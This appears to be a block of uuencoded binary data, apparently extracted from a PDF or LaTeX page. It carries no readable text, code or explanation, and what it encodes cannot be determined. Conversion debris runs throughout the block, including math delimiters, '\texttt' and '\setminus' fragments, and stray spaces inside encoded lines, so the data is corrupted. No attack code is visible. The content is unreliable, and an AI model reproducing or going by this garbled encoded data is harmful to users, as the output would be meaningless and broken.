M`@(9>'K`!/8S?=O-`A2,!)O*K@HZJR9KNMZ9=!U<\/QZ;)O^I]>E"`';?G;K MI<VXBKJ%CO5DU_UI%+OMU7,\S)\$,YX3`_%SFW&YYH^]QI9XG`Q`#TY`UT]GJ MFY\Z9T>Z85H7>\H@]G=.XO)GZL`N4=!;-'7JFF?M:2.376*=@ZIH\$ARV4Y-& M43"I\$GD\G&YO,+.GOO1/=\>L_I9Q&I#3>J=`MDR[,VV+QNW2J\$J>AG?;1ADF M[@\$INI\`VJ&)_9VYI]DW10-X>7#07EM?ASP%S,\,>C6R@KP:`6>&[#2UA90X M(T#Y@OL+9EPRM/.@MPAB<G-R]8^2']Q0"0@'GTZCOR.9[;4514\5[&8L0?:, M/K8+J?Q7ABBDIK#%CQ8L04H`NSTV+;H.Y\TL44Y4BR%`,0.`M8!^AB``]B`! $M6+<+BR!'B]%-MLLO\2<5)`FH#&00!`R`&?0K4W,(O\R#]QF/67.G!+F_0RP,$

MCQWT%JT(S!TI>63.D%N#REF5@M<EJN<"HJMCSEPI_I.I, \$PMMZ.[)7+`(ATO $M^0B\&!P)(Q*%\)7B[<\&^C0>Y0+^.@451NP55<0>)TKDZZI_EXUP[0.T^!%^$ M!.V@W;N;/39N[0[-%1"D':!*I-4--*>2?=NEX^K`U`SSN4*.6D5IKR04U"@\$ MOU``4L\$\$``D]1>;T(<XWHUIX"X]`\DLJVP-*.<:=TOT(\$!`@(("JF3SYOS/: $M\,A<7.8\%6T^01^B!\$"(8:19W.L@^@-M(I6S*\&]=-R:9ZW=FLFD-W^4.1+\"+$ $M' = (+F\$6Q: [DY+:YBH\setminus IPE.5<?15+K', [V\setminus <"BKZ/&3&F"QLVKB3`Q^412J%])$ M51"8E69C`0"\$8(P1.*C1S)")N>BW6C.\"O\$IC<TA;L\,94<;VZ#+T6\$AS^0J M4*H6%\.50.?ES43S=&CA]*GYT"@,HQBRAO2).H`Q@K?5*=CW_#\$IV7"S1H79 M8K":ORKQ@B\$F\$1\$PXK&).T^HAU0XMA0WR`6Q*1"OU`P.%F"AT^0\$C79(OC@2 M<>8==V6W2+TY`04B%"M&)V1X@\^N7D>FFU4\$01/H\$<KPC]]\$TZF:SNA(W3'! M:SG+F0B`\$(@`7@`"\$(`(M_ER_IW-5[*YG=#8I>9"TVEP5<7F6-GEF`<8WI3) MSS_3FYBR%QM%Z&<):]>\$QLJ/C3]379C2DU;;\$&9C`8*]<@@JL21%;KRB@S6< $M^K \# 8L7B\& 6NN: 83\% \# XN4TV@J<^ZA, 4N-JHB5>J:I)*9V \ 4J6T59S+4Z, E53US$ MFLH>[)@1^V764D\-0YBRS^6DQRG0Q#O'*A0\>`.799XV5-#H^C1G)&A38C5Q $M\#U8G=Q:L3\T"T!6H=MV^R$\F6=I[B=R+UT-Y5EKSR=![K20\&.KO.^*BU+=1]$ MSP7+(O=)^;\$FQ*`;>@L*+8U4M5W0OSQ3GUOY]FDW10:%KS:3@TQHNH;H&;MO MIAQGZ<FW#HRC%)&[<DG\$WG*+IP7WJ1M[S&NBSUS_J3KCWY'F5)_X+R3Z1R8I MNV].VE.#["D>?D]>:]65'TS09F\G?\IL6%_Q3?\$=1KNLZH]J=WLCA4K2?:I/ MK=P6SY+],7Z7GJBM\'/8"HCX)<EAV\J=P5BZ4_((HU0)38I"DY;R\^-*?B1XZK MQ<?L%SSI(OG.'\$_Y]5'S&624:(F]UKT<!EG:N7Z>LIKC'Q1#*@8SQ8B2WC*E M2#SGF=A_8D2E"P9<8#GXN,92FARN"<JS0H:1S<\$+=B<!`C)Z<0PG,Z+FM<3_ M?OY]UU?IWWQ(;\$L_5*>/&=V+GP\$B%F7.0!WPV;K8;VO^U)%R8WX\M9UYPKJ& MN5&/AJ3C2Y0^\=WI9JGS.)TNTMA87DY9RSX)[!_;6PN)GM9H^G+98L#6'GKN $M_{"}[<+0Y[92E^5SW@$(9^$15).\EM@,YN$C*DRG]2A@(@F..;ZAFX/X+F'L\3)$ $M\$\#!P!T20<O\setminus 9-3Q="\&12'2\setminus R=@2.\#P!>S\setminus;?3+]/N0'/,9/Y_;J^/T:4.($ M'5`PLAF%YBIY7Z-SD[=*?<+YNVAD\$:^**:Q:\$#\$-_YD"?Y>HW%;%U9=H13-\$ M+VWIS%#['U^G-^E(<'W"R6D*\$0"/^6J[WN3ER<DI=VS-URN`(\^EY"Z_DPA_ M`9\$?0)KZE9P"(:R&4^?X\$6>,R!_CWIY])!=#QT!K-!@/<WS!-JF#!:Q`6?76 $M.^{U}, ZZ@!^{0} = D('^{0}, <^{Z}) X_{EWW}^{TOZ} = 1F4?'; = ,_/; 36'T@9RD+MNNV$ M%<0NS+UMW6F/#[RN6%S>IW^M36?E%:.3=N<6?2:.!),06"@,0R\$5-JT7*&KW MOC(DZ\$U+169)52^WD]5(6@T]#E\$)&?QA>HSP.48-FLE\L_J>BH_6%9DG^;YY M*+/5TTM/*[<*_G&QO.70&K,4V(W0BC>:UBWX*:I@UEP\$41%T1#(\$!#.*6& = $M9*$K/2T,<Z3<4BF*"&8TT^3P,`T<_=D[M,F?+V\6>0EWM,0@!VR#`=[#>VEE]$ MX9:_>^DK``!<06H<;F]!8NYTT;`5/4/N\61##;\$9P#U\$'&.<@V\AZ?*6+IF# M+<0EE1NU*34WJ#:HZ&@>'69'C"""?5;,D'C#COU1B1-#T^<&>#<`,5P]HFRC MV4_;T5),?S\3",KZ')/S\]AH[)D"*MUIFQC_-0/WT9."CZ!WG^N^WN/)=7F MG)ZBWN:S`Y1SL-4NY@BCW/;HF<\$'IDO-SLW2<GU;S9>'1!D1!A0+"X))\$`Q# MN,R47V,9=U5\$?'\^YA9]!U%K<EF>V-C@<)1JZ'R_C9>3VDN%./\$;'`ZQ?:9] M^OUK74>(U>XG.BT#K_++QP<_)3!Y&\'TJV&20S8X_-9E"^5."'A^TVY:8'HG MX,1)0TX:XT/38;S0XN;C\$=,.L%4@)QGEMQO!`0`2!!1``@(`#B!D`0`B*&T* $M(((,+()BS\&)^{TD""")KX5\WH+;M,@"*\DR(NQ34DWR34XL#/93#>$8!!#)7$ _]LK/@`F3D">2D:KT[<U>&'G&('L]Y.Y_QG1PE-+">T,HO5U2H9&=`!EZ M2>A;'+N=CD[^)RVWDAI294HK'^!B_M-JH?:Y<T]J&"R4A^N'?3=95-=?U<-\$ $\texttt{MS2"4Y1:C->ZN*(T4[\&A8]+[107)N(G"_--@LF+K(-K>(\HHQ9ZK7/M?X:>8V)) }$ MTSY\$-VXKM`<>:M]/Z23S]'UN?I?!+G\RY%]/BTFT7'N60:Y/'GJ=-E%9E&:0 M[BEMNQHZ-&;9'_<4Z\$4^"8X#E<:1.N7WA?MFEY^;CJ^O%C%DV4%?=-7G)\$<9 M.QC+W?*O#V6K[,7\$[7=;+2HS89%\$Q]QHQ@`P18V56BHRN>3%#P56S/,.M9_? M:T>T9B2#X7R;:>U^^F/M7\-4GF?0^9/:SF_6CR=#@'G#DEPU[6N:6,5OSCU\$ MQYZ.!<4V.4?*I@F"*9J><3UT6[1GI.\$-IWKI9#B2CE)5\L8#H0;VNT6QAT4, M!9:>N`MPG&G\SZZF:*,`T1(BH,&AX;]U'@FFW!3T`"\$(@AB0&:NI#&&\D,A# M7%NTFFC3\%BV)HU;(A3.8X-`P_I'0;]B4>QR8DC/J+OF6'67]'/5)SFM[41] $M0_AC42>S?6]122HZF, ?H9"8NV?%%Z.+GXOE8L1W7\\CL('N^[O)R[M)!(3)$ $\texttt{MWZ0:UN'} < \texttt{VF\#>3[B1RA;8Q@^2J\#,<:^@?T8W]} + \texttt{G>M*7YF*\#SY-22AMR} \setminus \texttt{XJH);}$ M*XFQ774,M=7.QL,?N_Y_3ZR&"2E_W=S.\$RQ'5,^]\4`MV>Q4^NH?TY)WLLB' $M\/^AQ94^A\&!\X3+.*;HV/E$)_UW/\#E7_;Q+Q"PW'!'\,V^ZU,R\#DIOM]?=2"$ M]><ZN()=WX>56>50]0HG4LRQ;WF:(-R<J5P<I=R(X/GFJOY,;XU!:"M"G,9Q M<1@Q!B#F/]?Z7]AS/L+E[R6Z;6<#T#FVV`B8W37DI#HQ.#^>)09BYAG400^F MC3#5:U^Z!0`\$N'&Y/9]_3%,@,LDXYOJ->WT8.U'3GY^GSWV]7=HJH,&B;>WY $MS[-M<UX;L81(*PN`!(4:\#:PMI,>SAH.)COQ,72$1YX]')#($V@8MU?#9^F=&$ M,7?65&:)-9GX&,!<2\$1F?L-G2]L&=CJ:DVIT;2WP`9VR`"YO=7693;PEF%?M

 $MV6V'B16T)D&7WV@9;=3'[:USS4Q#R\setminus(XDO2FDZYG(GS"HUGBTB7ZW1?+"M#)]$ $M''[&GA)9/0J84KKC!S\7@6+?_NQLB"2:1TQ_F8J,7>QB`.\QU304N>*XC=?8$ $M)Z7QK]/CZK[RO]U[`4>W3/K"\E"L<=4B=J.:6KR"E$&E@C$+1=OF#23TW!R5$ MX^B2\$\$\$9(HV[4\(^?;NZVA-**\+0U<P@N/!-!BEZ[*\HQ'L42&\F%;19&TB' M,[:#*190&B;J>`ZADPL!QM/R-HO..37LA44B(NQ1R,N7+HL:O3H"UG^B.=F\$ MMUHFMV6J1P\$8M9P_AYK3T[*0)I+-PL7&,:S:T.8MK^C32GL^4^C\$R!,TX/9+ M47&N1U/P:F#7U'\$?+(^*V5\$&QD8(DC0^A;JHLF-U/7%K`;]K*-[LMY &)O>1 M)C2L!-)G2K:7Q2]_@-=4-\G\5F>?9XOA<TZWK^'U?<ZS6<7:N^_99XLS`,\X $\texttt{MSP\$H/CSX8H1.\$,+\$2W*\#,;J} + \texttt{G`+Z_X14?10\#.0B!E\$*\#\#\$"*(ZXP]7W>Z3}$ $\texttt{M_G\$;K} \texttt{M11(AF} \texttt{EC./ZO\$+@[KW>JT<'4DTKDKO5SB>!P/F]V_5Y`"G++L9P0P}$ M+O0S&ZWI1&0Q**Q6LZR*-^SLZ4`7`POS3U>Q6&U8@"`;1+@E_R8&@#07C^GQ M<UA"M11&QM\]9*I!MJ>=L'=MX>M\GC6M<N\$UT8[]L\MEB5'7VN<^0"[*IYMV M6B+1XU+CL/016K]WSI"-'+2)%VG(,5S3<KIYYC-[;8."\GV%_I*NYE%BWB)T M"; JLQ: 9:M&FJ = C6'@1-X2"R]8M@V1VIB@0E:0V<; OLJN!05B1&P7, S=E+M $MZ<I2W2^3$ =E45G"JQ'2_26CBJV@@\$=4?SN=GXI:899+\]!\\$5+F9]D[R\#.*MK M2<74)%W^+%HQ+#M:ODADR\#WT8O&BMRPFFLT9\$LL@(^/-JIU?T]"N>C53&J/ MW)*LAJ#S!04`4GS*#\$TL,8AE5?8C031\$,5#:B<\$>J-^&I6/;XV)FR!\$0@F%0 MK["@T@(!!3TN9\Y!.%)3^9A=6?<*\$W]W]><FD`Q8L6[%?--3FG%&N3;[N+XV $\texttt{MS} < \texttt{K;\&N]} - \texttt{OEIO1'?Q7(\&1R\&(^9N/G,C^A!_/?\#)O<3/X,F7LU=CLW<`\#\$!*L6}$ $M(!@^L6+%TJ!KZ70V5^]0^*VM']S/([<0.,BL:ED$2KC(7?4MZ\\&(0>W3Z$B>)$ M.,\$`I<69&=L'2IFW3A+=R;\G7W4<D32;^M2Z*;*`LV,HDJ`;>Y2S)#\7W*1M MM2";?KS]FCD2\YF&LGO:?5)1^B&,AF.]&)^-/O]"</X7XS\S[ZZCI6^4G;?: M9G38.`,UG;7B#[;O:ZL*"6N7\$WK\FO>%)EO\BUT;1Y_GX<CMU/::_I.L!.Z% MS[8&Z21]C</IGQN&\\4F80<Q-_0FD6ND@CE&T_P"Q&:8H'(3P-'\\$00')B"= MA?>^VQ/%0"WG1UFD!=.+N\IAEBY19@Q>)MN_0^M9%VLG0=<N8\$PQC<'M/&(> MV)>0M%):#D-N('^2Z5`;#G%B2(RAD!IL`66H>&^D5#L"`*(!X[Y9:?=_<>I\ MX(76'Y?`N,:B'Z<_(Q98"OR`3B[^?2YN?_J(Q7*0#OM^`=#CTKD[5H0)YD72 MAX,]69*%SXXI:XD8^JO8<2R2IXA]^6_7M^:C[/H/C57Y`\DLV?29HKE3-+;1 MWVFHR#(!K+#4?A`,+7-Q\HS)I7#STJ++#%)?1,QV.*AK.)=`00\$(M#"5KQ=W M\$QQ1**O&90>?B?:3'BT*(HYQ)\$5NW3*<<G'-%D'9]W'/'IJR=O#<=T-TFBB< M1]T/OUR;4(6-N#<Q!-ZBWU(ME1_19F*.3?_8G[D<B"U:,UE6+\$&(*!_W]T,* $MY[,Q687C-XL**IKC_^VOQ805XE"(>F$9-$@>]N*\=7>]CK*G&=HQX@#%/Y<*$ M^F_L2=KU&6'6SPA7LLC]2YJ3/J)R&TN1@NHLLC67N+>1&^&SOLZ&\$]VN0>> $\texttt{M-;4"]QGM/\$EY?IWSFE+IV=Q} : 7/\texttt{WPWI0J19} \\ \texttt{RC9R^I0L/5D@OOU/C76!MIW;}$ M6K/[J*/AME['.S&@B>KWWO+B.HIM/"\S"6C[>7TRDH87AE?GB1VY5!8GD;PN M>4=':;,ZGS"3]D)VG@ZWTVHAE^K?R"BRSA'"Y97J+#[B;6EHN5Z\$3"\SUW>0 $MKE]7^-\J[S-8.1E.?GL=(\B<\8460=YK(=:?QN5:>*").D84?"S&F]$Z078$ M=HRO<2A85^RJ0"9)PFL46H'6(P)09B#Z&&D-'\XL.\$OMHEQPV.G^5?(,?M1J MY]L[:T4>?B/,TC9I3"5ERT97/&KW4]`?'+\AD3*W:\$JF:&!#)5[0B:V50TH, $MW9FQ.H2R_^>3#>SR^"U<H/38=+A@GT1K*V4^[/0RO9GEW#6(;R[OK^7"EZD0])$ MOV_Z?M*-7YW#SENF)RUU<DO%Q#B]=]^=<_"(@;8&LQ\$E1B\?0PJN+%#'L9:6 $MF, 5 < F - 01RZ!WI'S6, T'FCHD`-P(V:^E+5B/R"<G)2*G)9+N]^^47CO; W#:&H$ MZ\ZHI-JU.(X/&XM_YU:^_.W?BOZ\$464`\$/=(^&SXK!F[!/9H/!.'*+UB)DS(MCD=HQL\$@2HMH=!ADP'6X'*@8NIZ[, `62;<_YL)?PLHR8DY+Y/V*IE5FRKL?M $M[+?C$Y5-[&[$T(3(I@$?F3FQ8F^$G7BU2SR$5)Y>+$@++1)=SIO0]2`8@`]1$ M#A&!`I*V>HHP-PJ9B?\$<OQ90^A/RX@JZGKP!A<7CAQY*(7CR)^V@=+HI9^G5 MUFXE/#065F\$Q0[L&\$?HV\.TQ)H\"\ZLT_4^.?HU&:T\LS3H<XW/Q2I\$P?'G3 $\label{eq:mw-.} \texttt{MW-.} (4\#\H:\D^@6/\P=O7Y*\?+:\WDTV6^"AHRY<"71'*;_P.;.9\#=0)2X\&1TE$ ME\A-!VAFRE45^#0C"#"!IZT#TK`1GA7Z)T,_FM7QY=&.#2??[7R_Z+JQ706% $M]/Q\&:_0!LO^U-<S;MK'/8!A^W^J3<J-=00KW<]?#Y7T05?]U[3R#K0-WI4U6]$ $MZC_5L)GJ+@Y\&@PR6+N8N/GJ\&A$A6*%[I[B]BH\H>V.<"">.]R:D/++_?\31$ MT?R/R(ZF#"`X]1<*SV3<*"K.)(4?:\$=%Q'*2))F.-T):@F%UHNVAX)"W.E_% M3>L]HKSBG,M!^C68I[WTY&6F[[S)O.S'/B#J8@\$!L6(42YV#-7G/7V5(HU!9 M43NHB(*#HC7]]\F(@@2.U0VC9%+.7^ABN^LQ,Y^,Z_*C-EL\JX`"408CT9!\ M.TN0!;!B\PE703)Q68@<8+Z!&/@+)7M"6TQ,=CA6-BB0SQTXO%Q?+BBI^O>H M#%)&VFF=..G/3V3L"!(5%/>X-?%C?32OK7Y^YC?M33OKJ=GV02W7\$K/7#R\$M $MK%WV=W-\&`%<CO'MK8\5.[$?H^#?M\G\/J=/DZ^NOI`0I%0$4*2AH!$KPC8UI$ $MURG3@!*A,E]1UZ]QT699%K^)YQT)FPQ8E>+"2$\>6C2(0@"-0,.@4LI[T\3']$ M5LVQRRM\$R:-7A9K`\NDJ`"\$208_;%?"6@84^D`1*`*0ZTK4/%''^+7Q?F^*J M`ZSP?0Y:^0H.#0TTH+0)!#T@\$D\>@R+=PSK-@F9&9'ED(:MX000"H(Q99!`. $M+), N3-8(04R!0"!:EK./R5%Q8A<WC.)N4/0\137_`XL4^+\SWG6!W0F[S3M5]$

M52K^82ZGA:6=:U=V:[.<F)G3SJ`*JG^8R@N!(&S*Y,4&RIBZ^D;2E'72'ZC* M=AN"8WD8?\$;IO/5\$0OCZAMJW.3,KXEKCEX0X-'HZ&%30Y-VENZ=2:9)0*@47 MK@%#Z(V69D6,GB\VEA*!"PJ_7_QB:_'T]+M=AMBY/5MO+1A[G[/%Z<*DL_? MS[VYIR*V_+XM#./KH@((O\$+W-198G+CJL+NUT2!/&&Z/U*7/;Y7T*A;;V'O6 M>\$Q;#\$2L%I_BM.7?+R5TOVW67%Z"'P^-R'^.8TH@)F9)Y\$-Y!*\Z`]=9E3\$[M\$*WVB64Z/C44+'%8MB&[V!4@10BB]=O?\$+*P,3PB0GM=QS?C+.3&Y7MB0T6] M&#*NO#LQ>P9\XLY8JB+,KK'>BR[RTJ'\@QE<9^9574X;=K\\$;X#SFSZMIC]D MZ,)(J*S;&@:O,"";,U.?:N!&08^Q+6W]TND9VA<W5?LZ_2:+99_#N?\$CN&0Y $MZ_/9 > '3R^7I#`< M+R@WR4*> PG7VQ)N,:9D;+/4+ZQ'/O:HR>QE2Y?PI35$ M?4JE9]F^)5E3R[:Y\$NDFN9-*!5R7:-H7L?7:5=_T,WTE+ZF+<:<M(NAF+W&+ MRV1_V(ITX9_?X@!&US:>5H#^4A[T(XA]B:AU78%]_\7],,7T\$OVY+107LGBF M1L3=P4?J6;_J';2"LFBZ\$5@5@0JH&+`A^78N-\VBV-U@)ZC5:)O'K):B-TLP MTM>+8"SIOBC[<?A?O#YB;^ESYW=`\D=;5%+N'8VIF+WQF",_Y0*1_GG;P"FC MV?92<SYQY4\!#\$Q%&X9.M-CT"35UQ]94OK-WR,O+#N:*5(EC^J*5`*"V.CY% M"6G99.P2C]OTJ%>FP](Q,0_\$YW@ODA)CF1%&I,C=^><SS@6&LZ^>QP(.1'IT M, N9Y'^[7ZOF<UXRS>SKF.69^EEKXE22L`1:_2Z--MG.'"%IL`8\\$J_JP*%JV MGD"*\!Y*9`\$'!D'(AY`]YHOII>"4]'M<%B]&".AEN_;&O\%JVIS7L4OF('&; M!JM_%0Q`(U\$.N3OA&8@/V&&\:RUI_6D<@#">V1J"\$7I,K]30@"Z_A>D6Z^;T MTCT,MTKG)?O//U;:#WB8:?ZI%^0,F2DI_(D;,@=+^E^UN,A834B[G'T8I0\` MXY>25=!NU;:^1[^K]W\GQ,6)TN^,.AFEE::)\$\8@YUA50&=XUN4-+IKLL:[4 MH."=<91?%WHW+) `761B('"1HNXYJ855G=^6GA&C3NC7XW_4=T/DH?*&F63L\ M^HWM9GM70<E<57T02I7^4F\$9; #*XJ\$Q'25JH+P/M2N[NM4A7<28G-(>=DO7_ M+Y\INF=:VF&9SR%F+[7W?%MBYTN`4@&(&`2@4`91%I\$,6)\$`83A4>;BU^T_I MIEDTS5&'(11\N_Q\$`V?1VL"*/873<[6L+@`"5TDD<65_I<_;[64CU\9`V9Z8 MI_2\$EZGIH4BK]/7;+*:)=0;#R=1V4L[W2!%=A]Q'CU>YEGS[0#U)_'B[E0:A M8FB3A!39;@&7PB<T^_4NOAC':;%(`8^Y+*M47E*RBI=IDR)X/U9*DS9RB9;X M6Y[^\V>*+CO*7)8\$_R=30<-GNDSZZ<\6RS1;-)1-LHTWJS\6:XN?+^[US9[_ M@886G]E)L]DKK])]63=EIGS98JO3Z)M&_^1DJX+'X>AN)VJMN!M_Y\-4ZF]\$ MZ\:G\V3"9\$SLYAWAI:,MA)9#G872L#6D4)2N2C[G+<5WHB`6FU\$)*@\6FQ2[M3T%?1IX.ZN;G-@%B`"`!-!\$#`!"#[>]A<*48(70#)\$IE:[IJR\3U>H8YLD<(M5FAB^P8L"Z@Z8H/E-"9N['1.\`J\$_@K*ZQ<9+#['1\3R9UG-`>+PF(TNCOTK M1U`&>?Q*)V5&K4T;\[K*G68\$!DG@(@1'*R%SW_J78WTU>*55V1G(C?%]#_-\ M[X/OO5>ZGNE'E!C0BGSTC=PM3Y!_;<8C\A[J7?D'<Y/D-M&F(!!!`,6Z1K?S $M3\B$, <#6EK>"Q^+G8\$X_T!-`G/*7!H#5N, <H1/M'@S0Q652; `KE7?(RZ8-`7" MWB\""O@S@R\$"/1]@Z/V\$39S8['QOQ;8P`&0`6R@!5^%UX7FX@_@"T(@"YA;E MVNJ[AZ7C[OYK7;3G,QI&.'"YP!/8^UQ;T@`JX&5<46F^G>OBITZFL<#XNX=5 M=DS)Q>>D[<RP##T(WX*2\3"<NC!8LRX7KXFW,^574NLMQW1F7WBU]:,-'GOA MW2ECNLG5F@@\;1%I1QZ(9+![QW82E6_+V]OE&"+D)4C9[">KI\$::T<2(E/EJ M*G)GJ#=PIOGF8TK0MR)G(<1V!C=B_DL"3&\EY*K_/OPQYV=#HG<XM_B54MBH M/3P:R>7;V/5]2_L`.,F1T6E[G&17N=S_%MX!=-@ISN<\$_._J?+S+4GLH=N1S M#IV+BNR*JT1(G;T;/FQ328_8V8]#7C-600&QV,\R-*+@DHDKTW^_Y!@W#EP0 M!YQD,3&6018`0+WB!\$**+6;:'6\(#02?B[X]>THXLS#!0PR&EV[OM5F;F0/Z MPS3:5/,1L3%^Z%MI@&,:S(AMN-W*R*2D@`4G2*J&U\$SK)GDHKNG;,6+\?2R7 $\label{eq:main_substitution} $$M*<_T1$$: S[Q62/B]H*, +PFZY3K1(UEI^$H4HXE$/+XF@K*\YLT?KY[WVI$!&E]$$$ $M\@JKV.9F,OND,[G?YY$UK3_[=_FG)7^7\#[0_Z0R<CN(YC5]1IO;"EAC_8[+J]]$ MF??D(3SIH9'R"3%W/ZG"_\$>`MK60A\$^189\$;E8@SZ!U_IS90%_N-HR%.UU/Q MJ_E6:'\,H621@4C!Q='9CW'[HXK]%,/LKJ8EX>3*W?;@YCU6JD&H2>1_Y3LG M=-*&1B)=1NV:I_E8UV[,*SSF[F8(-CHL)Q*"ZTE]R"7>'YT2U2ZJ9Z^%=CXA M1&_YRT&#,A:'.XI>\SYIW.C;(\$\V\$9@D/XG7![QKX`D#_Z6K8HB3^@,F1_H, $M-(N:,N)=MWA>($N_JWP1DEPG,6Q<<#6)&C1[S@=[N9:#-LZ.==_9)/AAZ)$$ M"S<\:Q8/5#<+4.`B%\$5T'*TR!!(.]SEJ8*79-5T]N^*/R.TV"Q+OF>69GAPW $M_FGC+D[V]7)ZQL*V#1*TD@@`F(!+24W5TX47F(C8P8K#/^^`.46(7E#`AR`(C8P8K#/^^).46(7E#)^AR^(C8P8K#/^^).46(7EW)^AR^(C8P8K#/^^).46(7EW)^AR^(C8P8K#/^^).46(7EW)^AR^(C8P8K#/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8KWW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8P8WW/^^).46(7EW)^AR^(C8WW/^^).46(7EW)^AR^(C8WW/^^).46(7EW)^AR^(C8WW/^^).46(7EW)^AR^(C8WW/^^).46(FW)^AR^(FW)^AR^(FW)^AR^(FW)^AR^$ M#D^OT%DX<`\$,-Z&.YB[T[L-&'N3+/^_+L)Z'AE_BPN;2X0:.*OORDY70\$&3F M^ZB?/V6<[B8OMUI=9),(Q]*@'\Q)%GD\!:L*U)Q_3LS?D&NXV834\$E\$:P8,> $MO<49S/3H2.3S3JYPU^=)@P,8C_,M;(&`Y'I-["SIZ\^>+_T[&&RDZF^.*BN])$ M\H6338A;_-Z?9C1T;I-MTUHR&TXK`U^MW-S1.SI][&3`T,"0R0"+8G=/N-8I M&3GBVOQBZ`#%BJ4[YPZ,Y;J'Z<BHLD!^)^C_LS7T.=V9*OF>QB?;7S;5=IYL M?NV[4]T6:(Y>;_7P*U+;#(I>-*D.HJJ2L&T*<QF8B6]!);1X9J"#`K6N2J'U $\texttt{MD9QCDFR0?AX70^, \&NQUG, $V:2?4BX:Z1T(3_*G?8C$W$G8&YBDC; \#`N9)[U]} \\$ M*<DCTW*7I'NZ=60"Q,L*+&]6YI,U53[.^=+Z[[@ZF]]"D7\CW.FXL]>[P07T

MW0YSX_,BYCFSOJ^1.!B'UW457_LN`9\$.3G@UV]I2J:9XY%R^X&(I/(`D!^4! M`?)RL/59\#.2C<\0GQBPYKPY<,XA;ZS2B3"2R!)B'CF#W?:?T+?3@B0&H(`8 M4W.AZ%V\8!\$_^*KQ%`0#49!9)G["@!VL0U()"[(\$:(X)XDDG.5?^<>H6H1^Z $\label{local_mass_sum} $$M$J^1HB/D@V,CO>1:-`$U&0(<<DDD0?;Y>B;&.1$`AJK?HM<$$Y60_;F2UQ!6($ M:<OZ:4RZ82\)I>O)Q>6KK7:3O']'`K`1SX]QN;P&*;.`P)G-1>9?,<\$F<G"% MZTW><US%HW(!Z^FU2%`64,`9,&6A?R]E&-Q;<IJ77&F@UA3N;++V[>!;;(P! $M\$ <2TW)G2QVY-+=8]@F4; \ 89-6; G*B'J7<"=>JQ&V*%C;>E+14?"H"E]%MS MV".C=KFP8XT]&A`9FP#9I_;2F2?>XLP]/3X[64?/.JD/#V,D`/V(L088B8AB MQ\/\$D4/Z4*HW,FCZA"?F&92\9\\LZ-QM'.X^A\W.Y[L0\0@\0"#UTU8\3%B* M0#9JO=3[9K+8TK9)10-`O;\$`N\$`A!1[@:+Q'E1]H>004^\L@@W@R&Y*/JL6? M%(IX[H'(".*UT=+\$<O!PV/+8CHMP^D.'#T3=^P9>RU,YS56?@%AGF]@![W^8 M7Y>+\L/]`13HSV-+J-1N\WU9^#DI72">CHBN@[`KOM_BD:5PVBAU_F]3MA<W MQZTR@:1Y\$/`9'V`P->ZPO+N8)Z@S^Z*PO)JZ>?]KMQ2S#</'Z^[\$Y%::_4<# MZXHABF*,F4KA\$X]RF6P:TH\(XP?5B21UY.R3%B``F1CQ9'1)_=Z8\NJ,>RZD M\OABUE\W0:#>J'QP`+,F&FNDK\$4!\$>"96G5L1/-HSZE;^A]M'^:E3<3Y?=,U $M1;REP_08W>-:::7[F)$$B^80C?(#@$+';B04FK$<?I*Q:Z3_2*2LBQ3RQ\$ MT:]-9"29_[.IU&7+ES_1^8_\(*WAT(AU[=UV^"*;?0@.>C8NY?LV`H!S:-YQ M'4+P6H]S.73SS\3*O21]\(@HNSURL,&(#"L]CJ[.[\$<5/:@MN)IB\$GK4'SO7 M?Y^X6WZ\$8G!B\$"!247#B[+ESI@A8D.AJ]%"30VE)[MCU?CU=>+RHYV:V/@4(MRGM#OM0:D`<CO]#S>R.3_J9B!NX5`Q1\5D#0.>O?_K%`"B#\$P5K2@*\$FQ!.^ M2?LH'J_-,7,WR".E`RNXD.NK(9!A;KSEZ@[&^OBH\$]S/[/P*X_5`ZC#>^:;, M`,OUWGRU_I'>-W3JM=TX.`\$;=7\$+L<:ZU?R*ZK3,37Y.4Q#C]A1![?32?O8N M^`!8A`&V!09_N#@I2<3(1>)B-BHC="U\$I_L?>6J21[2@E+WB\7NC8S52/`/M M\$ZC/=416X`@/,QS\$)*9F0PW[J""/[FU?YJ7^=43AO;^YXQ@DHWU2;@VN(08S M^KKV[!Y0VOS0!-P2"F>#BYA>K;6Z*3'F\$/X9P9"9=CC6PU9^[CGGB_:7FC,< M'81(H\!O'K,K\$"BU`%0L6(HI\$E&>=BL>(R;RZ8-/2V#,TN'YQ\GC.X`CD\$-1 M)@7A`,6<RT?9_C\$;=#PR8'JMRH\>D*DEEI[4/;S)PF\-^*^6V&WM<YE.TR:? M!LL88C=`]KL\7#8SQ/\$'V\LG%K=9MW5!;2^%Y!ICT(GVL_G_PA++SC:)H4;L MEONBRA; [D@8?#8=3EH3CE7XT \setminus 0]R3-X $^{\text{MU}}$?(HW $^{\text{E}}$!QK5/TH(<Z=1+>6SETU! M+BOZ*IU; 4R^2; '\$8\#Y\Y"OKMC^Q6I:Z"(AI30UA)PJC'/SNP6CUM3C8)N31 MM[5\T"-ZDCU))\$]'1*C8U;8:G8]#>SO8KC8M\NT4\$\W]%"Z?@=G.IUJ+YKNA $M][/V-]AT<5JO>R6)T_9X_JKOJQ&87U]#.9G)"DY@Z]$<'I>-8^-B/@B9'"A$ MPL+TN:475]CFE+%B`0PY%L@42,801K_&'X0_X(#9>X%Q0@?Z(?XFI3\(%:S\$ 